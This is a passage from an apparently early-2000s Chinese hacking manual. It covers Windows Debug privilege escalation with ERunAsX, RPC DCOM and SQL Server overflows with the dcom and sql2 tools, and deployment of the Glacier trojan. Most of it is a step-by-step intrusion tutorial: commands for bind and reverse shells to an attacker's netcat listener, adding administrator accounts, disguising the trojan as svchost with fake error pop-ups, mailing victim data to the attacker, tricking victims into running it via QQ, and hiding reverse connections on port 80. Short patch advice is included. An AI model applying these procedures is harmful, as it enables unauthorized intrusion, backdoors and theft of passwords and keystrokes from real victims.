Microsoft Windows NT Terminal Server 4.0SP1

Microsoft Windows NT Terminal Server 4.0

Microsoft Windows NT Workstation 4.0SP6a

Microsoft Windows NT Workstation 4.0SP6

Microsoft Windows NT Workstation 4.0SP5

Microsoft Windows NT Workstation 4.0SP4

Microsoft Windows NT Workstation 4.0SP3

Microsoft Windows NT Workstation 4.0SP2

Microsoft Windows NT Workstation 4.0SP1

Microsoft Windows NT Workstation 4.0

#### 🔍 详细描述

Microsoft Windows 2000 和 NT 4 系统中存在漏洞允许用户在本地主机中提升权限获得 System 级别权限。

调试子系统可适用于任何用户，可以用来建立相同句柄到一特权进程，这就可能允许使用当前登录用户权限的应用程序执行被访问进程权限的任意代码。

通过如下办法请求调试子系统（smss.exe）获取任意进程句柄、线程句柄的副本。

① 调用 DbgUiConnectToDbg()成为调试子系统客户端。

- ② 调用 `ZwConnectPort()` 连接 `DbgSsApiPort` LPC port, 任意用户都可以访问该端口。
- ③ 调用 `ZwRequestPort()` 请求调试子系统处理 `CreateProcess SsApi`, 形参为欲复制的 PID 或 TID。
- ④ 调用 `WaitForDebugEvent()` 等待调试子系统响应 `REATE_PROCESS_DEBUG_EVENT`, 返回的消息中含有欲复制的 PID 或 TID 的副本。

## 2. 漏洞利用

通过扫描 NT 弱口令的方法, 入侵者常常会得到并不具备管理员权限的账号。此时, 他们便会通过一些手段把这些账号提升为管理员权限。其中, 通过 Debug 漏洞提升账号权限是一种比较典型的方法。

## 3. 提升权限工具 ERunAsX

`ERunAsX.rar` 是 Windows NT/2000 提升权限工具, 它可以将任意用户提升到 System 级别的权限。漏洞出在 `smss.exe` 中的 Debug 子系统, 所有普通用户都可以通过该漏洞获得对系统中任意进程或线程句柄的控制, 从而可以以 System 或管理员权限执行任意命令。

- ✎ 使用命令: `ERunAsX <命令>`。
- ✎ 参数说明: `<命令>` 就会以管理员身份执行。

## 4. 实例: 提升权限

假设入侵者扫描到一台远程主机的 Guest 用户密码为空, 同时该主机又开有 3389 服务, 下面来看看入侵者如何通过 Guest 账号来获取该主机的管理员权限。

思路: 3389 登录、植入 `ERunAsX`、提升权限、添加账号、注销账号重新登录。

步骤一: 3389 登录。

(略)

步骤二: 植入 `ERunAsX`。

入侵者可以通过 `copy` 命令、TFTP、FTP 等手段来把该程序植入远程主机内部。(略)

步骤三: 提升权限。

通过 `ERunAsX` 使 Guest 账号打开具有管理员权限的 Shell, 方法如下。

首先“运行”→“cmd”进入命令行方式, 不过现在这个 Shell 只具有 Guest 权限, 如果要使用命令 `net user` 来添加账号是不可行的, 会出现如图 3-63 所示的错误信息。

下面使用“`cd ERunAsX`”命令进入 `ERunAsX` 文件夹, 然后使用命令“`ERunAsX cmd.exe`”打开管理员权限的 Shell, 如图 3-64 所示。

执行命令后, 上图命令行窗口的光标会停留在那里, 同时会另外打开一个新的命令行窗口, 该窗口具有管理员权限, 如图 3-65 所示, 不过不要关闭那个光标停留不动的窗口。



图 3-63



图 3-64



图 3-65

接着，入侵者就可以在这个新打开的窗口中执行任何命令了，如图 3-66 所示，添加管理员账号成功，实现了权限的提升。



图 3-66



### 3.4.3 安全解决方案

#### 1. 中文输入法漏洞解决方案

✎ 方法一：打补丁，Window 2000 sp1

✎ 方法二：删掉中文输入法帮助文件

#### 2. Debug 漏洞解决方案（来自安全焦点 <http://www.xfocus.net>）

✎ 二进制补丁由 Radim "EliCZ" picha 提供：

<http://downloads.securityfocus.com/vulnerabilities/exploits/DebPloit.zip>

✎ 相关信息

Radim "EliCZ" Picha <Bugs@EliCZ.cjb.net>.

✎ 参考：

<http://www.anticracking.sk/EliCZ/>

<http://online.securityfocus.com/archive/1/262074>

### 3.4.4 常见问题与解答

1. 问：通过 3389 与远程主机建立连接后，在登录界面中找到中文输入法，但是为什么“帮助”是灰色的呢？

答：如果所有的“帮助”文件都是灰色的，说明该主机已经打了输入法漏洞补丁。

2. 问：在得到了远程主机的 Guest 账号后，接着想把 ErunAsX 拷贝远程主机内部，于是在本地使用 `copy c:\ErunAsX.exe \\ip\c$` 命令，但是出现“拒绝访问、已复制 0 个文件”的错误，请问为什么？

答：只有管理员才能对“admin\$、c\$、d\$、...”进行远程操作，Guest 并不具备管理员权限。在这种情况下，可以在远程主机上执行 `net use` 命令与本地主机建立 IPC\$ 连接，或者通过访问本地开放的 TFTP 服务器来拷贝 ErunAsX。

## 3.5 Windows 系统漏洞（二）

---

本节介绍 Windows 系统新的一处漏洞——RPC 漏洞。造成国内上千个局域网瘫痪的“冲击波”病毒就是依靠该漏洞来感染系统的。在一段时间内，该漏洞将导致世界上任何一台没有防火墙的 Windows 系统都没有安全感。

### 3.5.1 漏洞描述（来自安全焦点 <http://www.xfocus.net>）

Microsoft RPC 接口远程任意代码可执行漏洞。

- ✎ 发布时间: 2003-07-14
- ✎ 更新时间: 2003-07-14
- ✎ 严重程度: 高
- ✎ 威胁程度: 远程管理员权限
- ✎ 错误类型: 设计错误
- ✎ 利用方式: 服务器模式
- ✎ CVE (CAN) ID: CAN-2003-0352
- ✎ 受影响系统

Microsoft Windows NT? 4.0

Microsoft Windows NT 4.0 Terminal Services Edition

Microsoft Windows 2000

Microsoft Windows XP

Microsoft Windows Server? 2003

#### ✎ 详细描述

Remote Procedure Call (RPC) 调用是 Windows 系统所使用的一个协议, 提供进程间交互通信, 允许程序在远程机器上运行任意程序。

RPC 在处理通过 TCP/IP 进行信息交换过程中存在漏洞, 是由于不正确处理畸形消息造成的。此漏洞影响使用 RPC 的 DCOM 接口, 监听 RPC 使用的接口, 这个接口处理 DCOM 对象激活请求。攻击者如果成功利用此漏洞, 可以以系统用户权限执行任意代码。

要利用这个漏洞, 可以发送畸形请求给远程服务器监听的特定 RPC 端口。如 135、139、445 等任何配置了 RPC 端口的机器。

### 3.5.2 漏洞检测

#### (1) 方法一: X-Scan 扫描

由于该漏洞比较新, X-Scan 2.3 还没有扫描 RPC 漏洞的扫描模块, 不过最近已经出现了扫描 RPC 漏洞的插件 (DcomRpc.xpn), 只要把该插件拷贝到 X-Scan 的 plugin 目录中便可以使用 X-Scan 来检测 RPC 漏洞。

为 X-Scan 添加完 DcomRpc.xpn 插件后, 重新打开 X-Scan 便可以发现在 X-Scan 的扫描模块中已经含有了 DcomRpc 扫描项目, 如图 3-67 所示。

(2) 方法二: 使用 RPC 漏洞专用扫描器——Retina (R)-DCOM Scanner



图 3-67

打开 Retina (R) -DCOM Scanner，界面如图 3-68 所示。




图 3-68

在 StartIP 和 EndIP 中分别填入起始和终止 IP，然后单击“Scan”按钮开始扫描，扫描结果如图 3-69 所示。




图 3-69

### (3) 方法三：命令行方式

工具：rpe\_locator

- ✎ 工具介绍：CMD 下 RPC 扫描器，速度极快！
- ✎ 使用用法：rpc\_locator <开始 IP> <结束 IP>

### 3.5.3 漏洞利用

RPC 漏洞是 2003 年 7 月份被发现的，只在短短的一个月内，相应的扫描程序、漏洞利用程序就出现了，更为可怕的是，基于 RPC 漏洞的病毒“冲击波”及其变种网络横飞，使系统反复重启、不能正常复制和拷贝文件、不能收发邮件、无法正常浏览网站，DNS、IIS 服务器、路由器等遭到非法拒绝服务攻击等，从而使整个网络系统几近瘫痪。但从这次事件中，全球网管和网民的安全意识也大大增强，可谓“全民打补丁”。这里介绍一下入侵者是如何通过 RPC 漏洞实现入侵的。

#### 1. 漏洞利用工具一：Rpcdcom 和 OpenRpcss。

这两个程序配合使用，先使用 Rpcdcom 对远程主机发送畸形数据包，然后再使用 OpenRpcss 攻击远程主机，最终会在远程主机内部建立一个用户名为“qing10”，密码为“qing10”的管理员账号。

- ✎ Rpcdcom 使用方法：命令格式为 Rpcdcom Server。
- ✎ OpenRpcss 使用方法：命令格式为 OpenRpcss \\Server。
- ✎ RPC 入侵过程如下。

先使用命令来给 192.168.245.133 发送畸形数据，完成该任务使用的命令为“Rpcdcom 192.168.245.133”，如图 3-70 所示。



图 3-70

再使用 OpenRpcss 建立管理员账号，键入命令“OpenRpcss \\192.168.245.133”，如图 3-71 所示。

通过上述过程，入侵者就可以成功地在远程主机内部建立一个管理员账号，下面通过 IPC\$连接来证明管理员账号建立成功，如图 3-72 所示。



图 3-71



图 3-72

## 2. 漏洞利用工具二：dcom

该工具属于标准的漏洞利用程序，成功后提供两种连接方式。

- ✎ 方式一：打开远程主机指定端口（Bindshell 端口），然后由入侵者主动与远程主机建立连接。
- ✎ 方式二：远程主机主动连向入侵者，即反连接，该方式能够穿透一定设置的防火墙。
- ✎ 使用方法：

dcom -d <host> [options]

✎ 参数：

- d: 0 远程主机 IP [必用参数]
- t: 系统类型[默认: 0]
- r: 返回地址[默认: Selected from target]

- p: 攻击远程主机端口[默认: 135]
- l: z Bindshell 端口[Default: 666]
- h: 反弹连接 IP
- P: 反弹连接端口

#### 系统类型:

- 0: [Win2000-Universal]
- 1: [WinXP-Universal]

下面通过实例来介绍如何通过该工具进行 RPC 入侵。

#### (1) 入侵方式一

在这种方式下, 漏洞溢出后会打开远程主机端口, 入侵者主动去连接。在 MS-DOS 中键入命令“dcom -d 192.168.245.133”, 该命令等价于“dom -d 192.168.245.133 -t 0 -p 135 -l 666”, 如图 3-73 所示。



图 3-73

漏洞溢出成功后, 入侵者便可以通过 Telnet 或 nc 登录远程主机。比如键入“telnet 192.168.245.133 666”命令登录。登录成功后, 如图 3-74 所示。



图 3-74

登录成功后，入侵者便会得到上图所示的提示符“c:\winnt\system32>”，这说明已经得到了该远程主机的管理员权限。

## (2) 入侵方式二

在这种方式下，漏洞溢出后，远程主机会主动连向入侵者。首先，在 MS-DOS 中键入命令“nc -l -p 250”打开本地监听端口，然后另外打开一个 MS-DOS 窗口，键入命令“dcom -d 192.168.245.133 -h 192.168.245.1 -P 250”对远程主机进行 RPC 溢出，要注意最后一个参数是大写的“P”，如图 3-75 所示。



图 3-75

如果远程主机 RPC 漏洞溢出，连接成功，便会在本地 nc 监听端口上得到远程主机的命令窗口，在该窗口中可以执行任何命令，如图 3-76 所示。



图 3-76

入侵方式二使用了 250 端口等待连接，如果远程主机管理员使用 netstat -n 命令来查看对外连接列表，便会发现本机已经与外部通过 250 号端口建立了连接。实际上，真正的入侵者并不会这样大意，他们为了避免“暴露”，经常会打开本地的 80 号端口与远程计算机建立连接。这样一来，即使远程主机管理员查看对外连接，也只会发现正与入侵者的 80 端口建立连接，此时，管理员会认为本机正在访问一个 Web 服务器，这在一定程度上可以减小入侵者“暴露”的机会。

### 3.5.4 安全解决方案

安装网络防火墙，通过网络防火墙来滤掉 135、139 端口数据包。或者安装补丁程序来修补该漏洞。

🐉 Windows NT 4.0 Server :

下载地址:

<http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en>

🐉 Windows NT 4.0 Terminal Server Edition:

<http://microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en>

🐉 Windows 2000:

<http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en>

🐉 Windows XP 32 bit Edition :

<http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en>

🐉 Windows XP 64 bit Edition:

<http://microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en>

🐉 Windows Server 2003 32 bit Edition:

<http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en>

🐉 Windows Server 2003 64 bit Edition:

<http://microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en>

🐉 相关信息

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>

## 3.6 MS SQL 漏洞

本节介绍 MS SQL 中一些常见的漏洞，然后通过实例来介绍入侵者如何通过 MS SQL 中的漏洞入侵服务器。



### 3.6.1 漏洞描述（来自安全焦点 <http://www.xfocus.net>）

Microsoft SQL Server 2000 Resolution 服务存在堆栈缓冲溢出攻击

- ✎ 发布时间：2002-07-27
- ✎ 更新时间：2002-07-27
- ✎ 严重程度：高
- ✎ 威胁程度：远程管理员权限
- ✎ 错误类型：边界检查错误
- ✎ 利用方式：服务器模式
- ✎ BUGTRAQ ID：5311
- ✎ CVE (CAN) ID：CAN-2002-0649
- ✎ 受影响系统

Microsoft SQL Server 2000 SP2

Microsoft SQL Server 2000 SP1

- Microsoft Windows 2000 Workstation
- Microsoft Windows 2000 Workstation SP1
- Microsoft Windows 2000 Workstation SP2
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP6a

Microsoft SQL Server 2000

- Microsoft Windows 2000 Workstation
- Microsoft Windows 2000 Workstation SP1
- Microsoft Windows 2000 Workstation SP2
- Microsoft Windows NT 4.0
- Microsoft Windows NT 4.0 SP5
- Microsoft Windows NT 4.0 SP6
- Microsoft Windows NT 4.0 SP6a

#### ✎ 详细描述

Microsoft SQL Server 2000 通过 Resolution 服务使用 keep-alive 机制。

Microsoft SQL Server 2000 的 Resolution 服务存在漏洞，当 SQL 服务在 1434 UDP 端口接收到第一个字节设置为 0x04 的包，SQL 监视线程就会提取包中的数据并尝试使用用户提供的信息打开注册键值，通过发送 \x04\x41\x41\x41\x41 的包，SQL 就会打开如下的注册表键值：HKLM\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion

通过在包后追加大量字符,可导致产生基于堆栈的缓冲溢出。通过使用包含“jmp esp”或“call esp”指令的地址覆盖返回地址,可导致以 SQL 进程执行任意代码。

### 3.6.2 漏洞利用

#### 1. 工具 SQL2

SQL2 是红盟的 Lion 对 David Litchfield 编写的 SQL Server UDP Buffer Overflow Remote Exploit 进行代码优化后的程序,溢出后进行反向连接。这种反向连接的优点是能够穿透一定设置的防火墙。该工具的命令格式为: sql2 Target [<ncHost> <ncPort> <SQLSP>]。其中参数说明如下:

- ✎ Target: 远程主机 IP 地址。
- ✎ <ncHost>: 溢出后反向连接到的主机,指入侵者的 IP 地址。
- ✎ <ncPort>: 溢出后反向连接到的端口,指入侵者在本机上用 nc 打开的监听端口。
- ✎ <SQLSP>: 远程 SQL 服务器上打的补丁版本。sql2 可以根据不同的补丁版本进行采用不同的溢出。从漏洞描述中可知,对于 Windows 2000,有三个补丁版本参数供选择: 0, 1, 2
- ✎ 例子: 如果远程服务器是 MSSQL SP 0,那么在 MS-DOS 中键入下列命令进行溢出。  
C:\>nc -l -p 53  
C:\>sql2 db.target.com 202.202.202.202 53 0

#### 2. 实例

思路: nc 监听、漏洞溢出、建立连接。

步骤一: nc 监听。

使用 sql2 对远程服务器进行漏洞溢出后,远程服务器会主动连接回来,因此需要使用 nc 在本地打开一个监听端口,等待远程主机在溢出后与本地建立连接,过程如下。

在本地的 MS-DOS 中键入命令“nc -l -p 250”来打开本机 250 端口用于监听外部连接,如图 3-77 所示。



图 3-77

步骤二：漏洞溢出。

另外打开一个 MS-DOS 窗口，键入命令 “sql2 192.168.245.137 192.168.245.1 250 0” 对远程服务器进行漏洞溢出，如图 3-78 所示。

参数说明：

- ✎ “192.168.245.137” 是远程 SQL 服务器的 IP 地址。
- ✎ “192.168.245.1” 是本地 IP 地址。
- ✎ “250” 是本地等待连接的端口。
- ✎ “0” 是远程 SQL 服务器所打的补丁类型。一般情况下，从 0 开始试，逐次增加，直到漏洞溢出成功为止。



图 3-78

步骤三：与远程服务器建立连接。

如果 sql2 溢出成功，便会在刚才的 nc 监听窗口上看见 “c:\WINNT\system32” 的命令提示符，该提示符代表远程服务器已经与本地成功建立连接，同时可以以管理员身份在该命令窗口中执行任何命令，得到的命令窗口如图 3-79 所示。



图 3-79

### 3.6.3 常见问题与解答

1. 问：为什么反向连接能够穿透防火墙？

答：有些防火墙只对外部向内的连接请求比较敏感，而对内部向外的连接请求却不加以阻拦，在这种防火墙下，虽然使用主动连接如 Telnet 登录，不能与远程服务器建立连接，但通过反向连接却可以成功实现，这就是为什么反向连接能够穿透防火墙的道理。

但是，随着网络的发展，如今的防火墙已经注意到了这个问题，并添加了“应用程序访问规则”，它在每个新程序或进程向外连接的时候，都会提示管理员并让管理员做出选择来决定是否允许该程序或进程向外连接。这样会大大降低了反向连接的成功率。

2. 问：为什么使用 sql2 漏洞溢出不成功？

答：sql2 漏洞溢出成功的条件是：

- (1) 远程 SQL 服务器存在 Resolution 堆栈缓冲溢出漏洞；
- (2) 远程服务器防火墙设置允许反向连接；
- (3) 在使用 sql2 时，需要正确指定补丁类型。

在以上三条中，只要有任意一条不满足，sql2 漏洞溢出就不会成功。

## 3.7 小结

本章介绍了基于漏洞的入侵。了解了 IIS、MS SQL 服务器的具体概念与区别，并主要从服务器漏洞和系统漏洞两个方面介绍了入侵者入侵该漏洞的方法，同时给出了每种漏洞的具体描述与解决方案。

本章中所介绍的漏洞虽然会随着时间的流逝慢慢减少，但这些漏洞具有代表意义。

## 第 4 章 基于木马的入侵

木马全称“特洛伊木马”，英文为 Trojan Horse，它来源于古希腊故事。有一次，古希腊大军围攻特洛伊城，久攻不下。于是古希腊谋士献计制造一只高二丈的大木马假装作战马神，随后在攻击数天后假装兵败，留下木马拔营而去。城中得到解围的消息，举城欢庆，并把这个奇异的战利品大木马搬入城内。当全城军民尽入梦乡时，藏于木马中的将士从木马密门而下，打开城门引入外兵，攻下特洛伊城。

以上是“特洛伊木马”的来历。计算机界把伪装成良性程序的文件形象地称之为“木马”。作为一种独立入侵的方式，它与“基于认证的入侵”和“基于漏洞的入侵”不同，基于木马的入侵有它自己特定的入侵方式和入侵条件。尤其是当“基于认证”与“基于漏洞”的入侵毫无进展的时候，入侵者常常考虑使用这种方法进行入侵。与故事中的特洛伊木马相似，计算机界中的木马主要有以下特点。

- 伪装性。木马总是伪装成其他程序来迷惑管理员。
- 潜伏性。木马能够毫无声响地打开端口等待外部连接。
- 隐蔽性。木马的运行隐蔽，甚至使用进程查看器都看不出。
- 不易删除。计算机一旦中了木马，最省事的方法就是重装系统。
- 通用性。即使远程主机是 Windows 98 系统，入侵者也可以实现远程控制。

作为一个计算机的程序，木马主要有以下功能：

- 随系统启动
- 入侵无需系统认证
- 远程控制
- 密码截取
- 屏幕监视

- ✎ 支持邮件发送
- ✎ 部分木马还有主动连接功能

入侵者使用木马主要有以下目的。

- ✎ 入侵。当基于认证和漏洞的入侵无法进行时，特别是要入侵 Windows 9x 系列操作系统时，就需要考虑使用木马入侵。
- ✎ 留后门。由于木马连接不需要系统认证并且隐蔽性好，为了以后还能使用远程主机，可以种木马以留后门。

从木马的发展历史考虑，有人把木马分为四代，第一代木马功能简单，主要对付 Unix 系统，而 Windows 系统木马为数不多，有 BO，Netspy 等少量木马，功能也非常简单。第二代木马功能大大加强，几乎能够进行所有的操作，国外有代表性的有 BO2000 和 Sub7，而国内几乎就只是冰河的天下。第三代木马继续完善连接与文件传输技术，并增加了木马穿透防火墙的功能，并出现了“反弹端口”技术，如国内的“灰鸽子”。第四代木马除完善了前辈们所有的技术外，还增加了进程隐藏技术，使系统更加难以发现木马的存在与入侵的连接。

良性木马本身并没有什么危害，关键在于控制端是何人。如果是入侵者，那么木马是用于入侵目的；如果是网管，那么木马是用来进行远程管理。但是恶性木马就不然，它几乎可以隶属于“病毒”家族，这种木马通常对系统进行恶意地破坏，甚至传播病毒。

本章通过几款常见的木马，以实例来介绍入侵者如何传播木马并使用它们实现远程控制。不过需要特别说明的是，由于木马的功能过于强大，所以杀毒软件对所有木马都进行疯狂的查杀，即使最新的木马也不能存活很长时间。为了能够继续使用木马入侵，入侵者都会在使用前对木马进行修改以逃过管理员和杀毒软件的查杀。因此，本章还有必要为大家介绍入侵者经常使用的木马防杀以及木马种植技术。

通过本章的学习，大家能够了解：

- ✎ 常用的几款木马及特点；
- ✎ 入侵者如何修改木马来逃避杀毒软件查杀；
- ✎ 入侵者如何巧妙地在目标主机上种植木马。

## 4.1 第二代木马

在国内，冰河与广外女生被认为是标准的第二代木马，它们以强大的功能、方便的操作曾经占领了国内木马界半壁江山，本节就以这两个具有代表性的木马为例，来看看这些木马的特点，以及入侵者是如何使用这些木马来控制远程主机。

## 4.1.1 冰河

### 1. 简介

冰河（Glacier）是一款优秀的国产木马。冰河的出现使得国内的安全爱好者不再需要使用满是英文的外国木马。在此之后，国内的木马软件就如雨后春笋般地涌现出来。冰河主要含有以下两个文件。

- ✎ **G\_Server.exe**: 被监控端后台监控程序（运行一次即自动安装，可任意改名），在安装前可以先在“G\_Client”中对“配置本地服务器程序”功能进行一些特殊配置，例如是否将动态 IP 发送到指定信箱，是否需要改变监听端口，以及设置访问口令等；
- ✎ **G\_Client.exe**: 监控端执行程序，用于监控远程计算机和配置服务器程序。

### 2. 功能概述（引自冰河自述文件）

该软件主要用于远程监控，主要有以下功能。

- ✎ 自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕（局域网适用）。
- ✎ 记录各种口令信息：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息，且 1.2 以上的版本中允许用户对该功能自行扩充，2.0 以上版本还同时提供了击键记录功能。
- ✎ 获取系统信息：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。
- ✎ 限制系统功能：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- ✎ 远程文件操作：包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了四中不同的打开方式——正常方式、最大化、最小化和隐藏方式）等多项文件操作功能。
- ✎ 注册表操作：包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。
- ✎ 发送信息：以四种常用图标向被控端发送简短信息。
- ✎ 点对点通讯：以聊天室形式同被控端进行在线交谈。

### 3. 实例

使用工具：

- ✎ 冰河木马
- ✎ QQ，用于发送木马

思路：配置冰河服务端、种植木马、远程控制。

## (1) 步骤一：配置冰河服务端


打开冰河客户端（G\_Client.exe），单击文件，打开后界面如图 4-1 所示，不过要注意千万不要执行 G\_Server.exe 这个程序，执行 G\_Server.exe 后，会在本地机上种植木马。



图 4-1

如图 4-2 所示，选择“设置[G]”→“配置服务器程序[C]”来配置木马服务端。



图 4-2

打开的“服务器配置”窗口，如图 4-3 所示。

下面对图 4-3 中的服务器配置参数进行如下说明。

## ① “基本设置”选项卡。

✎ 安装路径：指定木马服务程序安装路径，建议<SYSTEM>。

✎ 文件名：指定木马服务程序的名字。

✎ 进程名称：通过“Windows 任务管理器”查看到的进程名，默认为 Windows，建议为 svchost。

✎ 访问口令：入侵者为了独享“肉鸡”而设置的连接口令，不过大多数版本都存在通用口令。



- ✎ 敏感字符：用于记录账号、密码。
- ✎ 提示信息：当远程管理员执行木马服务端程序（默认名为 G\_Server.exe）时弹出来的提示信息，一般设定为某些出错信息，如“文件损坏，请重新下载”等，也可以不设置弹出信息，这个提示信息只是为了迷惑管理员。
- ✎ 监听端口：默认为 7626。木马在远程主机端（服务端）开放的端口，用来等待入侵者（客户端）进行连接、控制。



图 4-3

② “自我保护”选项卡中的参数设定界面如图 4-4 所示，由于在软件中描述得很详细，这里不再解释。




图 4-4

### ③ “邮件通知”选项卡。

如果远程主机的 IP 地址是动态变化的（比如拨号上网方式得到的 IP 地址），那么入侵者可以使用该功能让远程主机把变化后的 IP 地址发送到入侵者的邮箱里，参数设置界面如图 4-5 所示。



图 4-5

- ✎ SMTP 服务器：入侵者填入自己邮箱所在的 SMTP 服务器地址。需要自己去邮件服务商那询问，国内常用的 SMTP 服务器地址有 smtp.163.com、smtp.371.net、smtp.21cn.com、smtp.china.com、smtp.etang.com、smtp.sina.com.cn、smtp.chinaren.com。
- ✎ 接收信箱：入侵者填入自己的邮箱地址。
- ✎ 邮件内容：选定需要发送的邮件内容。

服务器配置参数设定完毕后，单击“确定”按钮完成配置。

### （2）步骤二：种植木马

当服务端程序配置成功后，下一步入侵者就要想方设法让远程主机执行该木马服务端程序，既种植木马。一般来说，入侵者在种植之前，都需要先把服务端改名，这样不容易被对方管理员发现破绽。这里假设入侵者通过 QQ 把木马发送给对方，然后欺骗他执行。当对方管理员执行后，会出现图 4-6 错误提示框。

### （3）步骤三：远程控制


当木马种植成功后，来看看入侵者是如何连接并控制远程主机。首先，在冰河客户端主界面上，选择“文件[F]”→“添加主机[A]”或单击主界面上的快捷图标来添加主机，在图 4-7 中填入远程主机的 IP 地址 192.168.245.128 和访问口令 hack，然后单击“确定”按钮。



图 4-6



图 4-7

与远程主机连接成功后的界面如图 4-8 所示。



图 4-8

此时，可以通过以下操作来控制远程主机。

- ✎ 文件管理器：进行文件管理操作（复制、粘贴、删除、查找）和文件上传、下载，如图 4-9 所示。
- ✎ 命令控制台，如图 4-10 所示。



图 4-9



图 4-10

关于冰河的所有操作都可以在图 4-11 所示的界面中找到，下面对左侧窗口中的功能树进行介绍。

### 口令类命令

- ✎ 系统信息及口令。
- ✎ 历史口令：凡输入过的密码都被记录下来。
- ✎ 击键记录：这一项功能作用很大，可以记录远程主机上的键盘操作。

### 控制类命令

- ✎ 捕获屏幕：监视目标主机和屏幕控制，不过，冰河在这方面并没有 DameWare 做得好。
- ✎ 发送信息：可以让远程主机弹出系统对话框，参数设置界面如图 4-12 所示。



图 4-11




图 4-12

- ✎ 进程管理：入侵者可以通过该功能杀掉远程主机中的进程。
- ✎ 窗口管理：用于结束远程主机种打开的窗口（包括任务栏中的图标）所对应的程序，如图 4-13 所示。
- ✎ 系统控制：远程关机、远程重启、重新加载冰河、自动卸载冰河，如图 4-14 所示。
- ✎ 鼠标控制：当选中该项后，远程主机的鼠标就归入侵者控制了。
- ✎ 其他控制：如图 4-15 所示。

#### 网络类命令

- ✎ 创建共享
- ✎ 删除共享
- ✎ 网络信息



图 4-13



图 4-14



图 4-15

#### 文件类命令

- 文本浏览
- 文本查找
- 文件压缩
- 文件复制
